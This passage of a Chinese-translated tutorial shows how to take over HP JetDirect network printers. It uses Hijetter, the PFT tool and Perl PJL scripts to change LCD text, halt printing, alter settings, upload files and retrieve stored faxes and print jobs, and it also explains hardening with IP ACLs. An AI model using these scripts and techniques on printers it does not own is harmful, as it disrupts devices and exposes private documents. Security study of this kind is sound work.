


图12

使用Hijetter只需输入JetDirect box的IP地址或主机名，然后单击连接即可。可能你已经注意到了工具下方有一些图标，而你只能使用亮着的图标。从左到右，第一个图标可控制JetDirect上的文件系统，下一个图标可以更改设置，而最后

一个图标可用于设置LCD屏幕上的显示文本。

1.利用Hijetter设置LCD显示文本

连接JetDirect box后单击LCD Display图标，输入想在L C D上显示的信息，如图13所示。如果选择了"F a i l u r e"单选按钮，那么打印机会停止打印，直到单击打印机上的OK/Continue/O n l i n e按钮或者重置打印机。单击"确认"按钮后，消息就可以在打印机的LCD上显示了。




图13

2.利用Hijetter更改设置

连接JetDirect box后单击设置图标，找到想更改的环境变量，然后输入想设置的变量值，同时需注意"I n f o"一栏列出的限制信息，如图14所示。之后使用指定按键可以设置更改，单击"确认"按钮则可保存更改。




图14

3.利用Hijetter将JetDirect box当作文件/Web服务器

连接JetDirect box之后，单击文件系统图标，使用箭头按钮在本地与JetDirect之间传输文件，如图15所示，注意每次只能用Hijetter传输一个文件。




图15

搜索JetDirect打印机上的传真和打印作业文件

查看文件系统并下载感兴趣的文件，大部分没有显示文件扩展名，因此可用文件编辑器打开它们，注意其文件头，以判断其文件类型。表1是我在查看一些目录时发现的。

表1

Location	What I've found
/saveDevice/DigitalSend/jobs	Jpegs with names like DS000848.005 that seem to be either print jobs or Faxes .
/FaxOut	Tif files from sent Faxes
/FaxIn	PCL files from received Faxes. See my NetCat and FTP tricks later for more information on how to print them.
/Fax/act.log	Seems to be a log of phone numbers where things have be faxed to or from. Could be useful for social engineering.

我们连接到的Hewlett—Packard LaserJet 4100 M F P有20G B的硬盘空间，可用于存放大

型文件。我发现在MFP上可以将文件上传到/webserver/home/，通过Web接口访问打印机：http:// 192.168.1.4/hp/device/。例如，如果你使用Hijetter上传naughtylinuxgirls.avi到 /webserver/home/，那么可以通过以下地址访问该文件：http://192.168.1.4/hp/device/naughtylinuxgirls.avi。现在，你可以把整个主页搬到打印机上了！

如果你是一个*nix或Windows命令行爱好者，那么也不要失望。德国黑客组织Phenoelit已经公布了一款叫PFT的命令行工具，它可执行跟Hijetter类似的操作。可通过以下命令下载并安装PFT：

```
mkdir pjllib
cd pjllib
wget http://www.phenoelit.de/hp/libPJL-1.3-src.tgz
tar -xzf libPJL-1.3-src.tgz
make
cd pft/
make
```

PFT也可通过管道命令执行文本文件中的脚本：

```
Irongeek:/home/adrian/pjllib/pft# cat mypftscript.txt
server 192.168.31.213
connect
ls
quit
Irongeek:/home/adrian/pjllib/pft# ./pft <mypftscript.txt
PFT - PJL file transfer
FX of Phenoelit <fx@phenoelit.de>
Version 0.7 ($Revision: 1.8 $)

pft> Server set to 192.168.31.213
pft> Connected to 192.168.31.213:9100
Device: HP LaserJet 4100 MFP
pft> 0:\
. - d
.. - d
PermStore - d
PostScript - d
PJL - d
saveDevice - d
cpbLog 5227 -
Fax - d
solution - d
webServer - d
FaxOut - d
FaxIn - d
pft>
Irongeek:/home/adrian/pjllib/pft#
```

Phenoelit组织已经将该工具开源，并成立一个有趣的项目，主要用于开发获取远程JetDirect box信息的自动化工具。

利用IP ACLs限制访问

在惠普给予锁定打印机的一些方法当中，主要有IP ACLs(Access Control Lists，访问控制列表)，其他网络打印机厂商也提供了相同的功能。各版本的JetDirect之间的语法可能有所不同，但基本上一致，在新出的JetDirect中，你可通过Web接口限制连接到打印机的IP地址(通常只允许CUPS或Windows打印服务器连接)，但大多情况下，可以通过Telnet接口限制允许访问的IP地址。下面给出关于"acl allow: ip"命令的使用方法。

```
Irongeek@Irongeek:~# telnet 192.168.1.22
Trying 192.168.1.22...
Connected to 192.168.1.22.
Escape character is '^]'.
HP JetDirect
Password:pass
You are logged in
Please type "?" for HELP, or "/" for current settings
> allow:0
> quit
===JetDirect Parameters Configured===
IP Address : 192.168.1.22
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
Set Cmnty Name : butt
Host Name : NPI6D47B6
Default Get Cmnty : Disabled
DHCP Config : Disabled
Passwd : Enabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
User Quitting
Connection closed by foreign host.
```

```
Irongeek@Irongeek:~# telnet 192.168.33.22
Trying 192.168.33.22...
Connected to 192.168.33.22.
Escape character is '^]'.
HP JetDirect
Password:pass
You are logged in
Please type "?" for HELP, or "/" for current settings
> allow:192.168.19.56
> allow:192.168.20.0 255.255.255.0
> allow:list
Access Control List:
IP: 192.168.19.56 Mask: 255.255.255.255
IP: 192.168.20.0 Mask: 255.255.255.0
> quit
===JetDirect Parameters Configured===
IP Address : 192.168.33.22
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
Set Cmnty Name : butt
Host Name : NPI6D47B6
Default Get Cmnty : Disabled
DHCP Config : Disabled
Passwd : Enabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
User Quitting
Connection closed by foreign host.
Irongeek@Irongeek:~#
```

如果我们现在尝试从未授权的主机去连接或扫描JetDirect的端口，将会发现它根本连不上任何端口：

```
root@ScanBox:~# nmap -A 192.168.1.22
Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-03-16 21:30 EST
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1672 scanned ports on 192.168.1.22 are: closed
MAC Address: 00:60:B0:6D:47:B6 (Hewlett-packard CO.)
Device type: general purpose|VoIP phone|broadband router|printer|print server|scanner|specialized|telecom-misc
Running: Alpha Micro AMOS, Clipcomm embedded, D-Link embedded, DEC TOPS-20, HP embedded, Liebert embedded, Nortel embedded, SMC embedded
Too many fingerprints match this host to give specific OS details
Nmap finished: 1 IP address (1 host up) scanned in 16.921 seconds
root@ScanBox:~#
```

这种设置IP限制的方法可以阻止一定类型的攻击(使用ARP欺骗进行嗅探的方法除外)。

通过Web接口查看存储文档

将这节放在这里，主要是因为自己之前曾用过Ricoh Savins打印机，但本节中的一些建议对HP打印机也是可用的。通过Web接口查找打印机上的存储文档，然后保存访问到的打印作业文件和传真。在过去，我曾通过这种方法在进行安全审计时发现了不少东西。

利用PHP、Perl与PJL编写自己的脚本

你可能更感兴趣于编写自己的脚本以更改打印机LCD屏幕，或者其他执行PJL的操作。你可以先阅读一些关于PJL的参考文档，然后Telnet打印机并直接执行PJL命令，这时你将会发现很多可用于查询打印机状态的命令。

```
Irongeek:~# telnet 192.168.1.33 9100
Trying 192.168.1.33...
Connected to 192.168.1.33.
Escape character is '^]'.
@PJL INFO ID
@PJL INFO ID
"LASERJET 4000"
@PJL INFO STATUS
@PJL INFO STATUS
CODE=10001
DISPLAY="Ready"
ONLINE=TRUE
@PJL INFO PAGECOUNT
@PJL INFO PAGECOUNT
536225
@PJL INFO MEMORY
@PJL INFO MEMORY
TOTAL=2526160
LARGEST=1204208
^]
telnet> quit
Connection closed.
Irongeek:~#
```

由于Perl比较简单,因此这里我用它编写一份脚本用于此例,它可在多平台上轻易地使用套接字。大多的*nix系统都已预装有Perl,如果你是使用Windows,那么可以下载和安装Activestate's ActivePerl。下面的Perl脚本主要是用于设置HP JetDirect打印机的LCD显示文本。

```
#!/usr/bin/perl -w
#File name: lcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to set LCD Display an HP JetDirect printer
#Syntax: ./lcd.pjl.pl <ip-of-jetdirect> "Some Message"
use IO::Socket;
$ip = $ARGV[0];
$lcdtext = $ARGV[1];
my $sock = new IO::Socket::INET (
PeerAddr => $ip,
PeerPort => '9100',
Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"$lcdtext\"\n";
print $sock "\e%-12345X\n";
close($sock);
```

如果以上版本无法更改LCD显示文本,可以试试以下脚本:

```
#!/usr/bin/perl -w
#File name: lcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to set LCD Display an HP JetDirect printer
#Syntax: ./lcd.pjl.pl <ip-of-jetdirect> "Some Message"
use IO::Socket;
$ip = $ARGV[0];
$lcdtext = $ARGV[1];
my $sock = new IO::Socket::INET (
PeerAddr => $ip,
PeerPort => '9100',
Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock "\@PJL RDYMSG DISPLAY = \"$lcdtext\"\n";
close($sock);
```

有时可以用escape加密字符,其中"%-12345X"有时需要,有时又可省略。通过阅读相关文档知道"%-12345X"只是个UEL(Universal Exit Language,通用出口语言)命令。下列脚本用于发送简单的文本行给打印机:

```
#!/usr/bin/perl -w
#File name: print.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to send a simple line of text to a HP JetDirect printer
#Syntax: ./print.pjl.pl <ip-of-jetdirect> "Some Text To Print"
use IO::Socket;
$ip = $ARGV[0];
$texttoprint = $ARGV[1];
my $sock = new IO::Socket::INET (
PeerAddr => $ip,
PeerPort => '9100',
Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock $texttoprint;
close($sock);
```

下面是一个在LCD屏幕上显示倒计时并响一声结束的脚本:

```
#!/usr/bin/perl -w
#File name: selfdestructlcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to send a count down to the printers LCD, ending in a Bang.
#Syntax: ./selfdestructlcd.pjl.pl <ip-of-jetdirect>
use IO::Socket;
$ip = $ARGV[0];
my $sock = new IO::Socket::INET (
PeerAddr => $ip,
PeerPort => '9100',
Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
for ($i = 30; $i >= 0; $i--) {
print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"Self Destruct in $i\"\n";
print "\e%-12345X\@PJL RDYMSG DISPLAY = \"Self Destruct in $i\"\n";
sleep 1;
}
```

```
    print $sock "\e%-12345X\@PJL RDYMSG DISPLAY
= \"Bang!!!\"\n";
    sleep 5;
    print $sock "\e%-12345X\@PJL RDYMSG DISPLAY
= \"Ready\"\n";
    print $sock "\e%-12345X\n";
    close($sock);
```

嗅探并重现打印作业内容

